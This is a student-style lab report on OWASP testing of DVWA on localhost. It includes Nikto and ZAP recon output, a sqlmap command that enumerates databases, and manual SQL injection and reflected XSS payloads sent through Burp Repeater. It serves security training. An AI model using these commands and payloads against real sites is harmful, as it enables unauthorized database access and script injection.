



Web Application Testing Lab

Author: Harshal Harekar

Date: 14/10/2025

Objective

Conduct systematic OWASP Top 10 testing on DVWA to identify, exploit, and document SQL Injection and Cross-Site Scripting vulnerabilities.

Environment

- Attacker: Kali Linux
- Target: DVWA
- Tools: Burp Suite, sqlmap, OWASP ZAP, Nikto

Steps

1. Recon using Nikto

nikto -h http://127.0.0.1/DVWA -output nikto.txt

```
(aazukaazu@kali) [~/Desktop]
$ sudo nikto -h http://127.0.0.1/DVWA -output nikto.txt
- Nikto v2.5.0

-----
+ Target IP:      127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port:    80
+ Start Time:    2025-10-14 14:57:03 (GMT5.5)
-----

+ Server: Apache/2.4.63 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
+ missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git Index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
```



2. Recon using OWASP-ZAP

The screenshot shows the OWASP ZAP web interface for an automated scan. The 'URL to attack' is set to `http://127.0.0.1/DVWA`. The 'Use traditional spider' checkbox is checked, and the 'Use ajax spider' is set to 'If Modern' with 'Firefox' as the engine. The 'Attack' button is visible. Below the scan controls, a table of 'Sent Messages' is displayed, showing the results of the spider scan.

| ID | Req. Timestamp | Resp. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Header | Size Resp. Body |
|-------|----------------------|----------------------|--------|--|------|--------|------|-------------------|-----------------|
| 1,603 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | GET | http://127.0.0.1/DVWA | 200 | OK | 0 ms | 613 bytes | 1,342 bytes |
| 1,602 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | GET | http://127.0.0.1/DVWA/dvwa/css/login.css | 200 | OK | 0 ms | 251 bytes | 842 bytes |
| 1,605 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | POST | http://127.0.0.1/DVWA/login.php | 200 | OK | 3 ms | 272 bytes | 1,342 bytes |
| 1,607 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | GET | http://127.0.0.1/DVWA/dvwa/images/login_logo.png | 200 | OK | 1 ms | 231 bytes | 9,088 bytes |
| 1,608 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | GET | http://127.0.0.1/DVWA/dvwa/css/login.css | 200 | OK | 2 ms | 251 bytes | 842 bytes |
| 1,609 | 14/10/25, 3:40:59 pm | 14/10/25, 3:40:59 pm | GET | http://127.0.0.1/DVWA/dvwa/css/login.css | 200 | OK | 0 ms | 251 bytes | 842 bytes |

3. Automated Testing for SQLi

The screenshot shows the terminal output of a SQLmap scan. The command used is `sudo sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#" --cookie="PHPSESSID=2933baf7b6d9f8b666aa134180f6d2b3" --dbs`. The output shows the scan results, including the back-end DBMS (MySQL), web server operating system (Linux Debian), and web application technology (Apache 2.4.63). The scan also identifies the available databases: `dvwa` and `information_schema`.

```
(aazukaazu@kali)~/Desktop
$ sudo sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#" --cookie="PHPSESSID=2933baf7b6d9f8b666aa134180f6d2b3" --dbs

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178627871,0x6b49686b63684b654677674b4c5044464c6c7866457a7172526e6b75576d62586b744b427a4741



[15:48:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:48:54] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[15:48:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[15:48:54] [WARNING] your sqlmap version is outdated

[*] ending @ 15:48:54 /2025-10-14/
```



4. Automated Testing for XSS





5. Manual Testing for SQLi

Configure the browser to use burp suite as proxy.


Login to 'DVWA' and navigate to 'SQL injection' page.

Enter a value like 1 and click Submit

In burp, capture this request and send it to the repeater

In Repeater, modify the id parameter: (remember to URL-encode parameter)

id='1' OR '1'='1



6. Manual Testing for XSS

Configure the browser to use burp suite as proxy.


Login to 'DVWA' and navigate to 'XSS (reflected)' page.


Enter a value and click Submit

In burp, capture this request and send it to the repeater

In Repeater, modify the name parameter: (remember to URL-encode parameter)

name=<script>alert('XSS')</script>





Log

| Test ID | Vulnerability | Severity | Target URL |
|---------|---------------|----------|--|
| 1 | SQL Injection | Critical | http://127.0.0.1/DVWA/vulnerabilities/sqli/ |
| 2 | XSS Reflected | Medium | http://127.0.0.1/DVWA/vulnerabilities/xss_r/ |



CYART

inquiry@cyart.io

www.cyart.io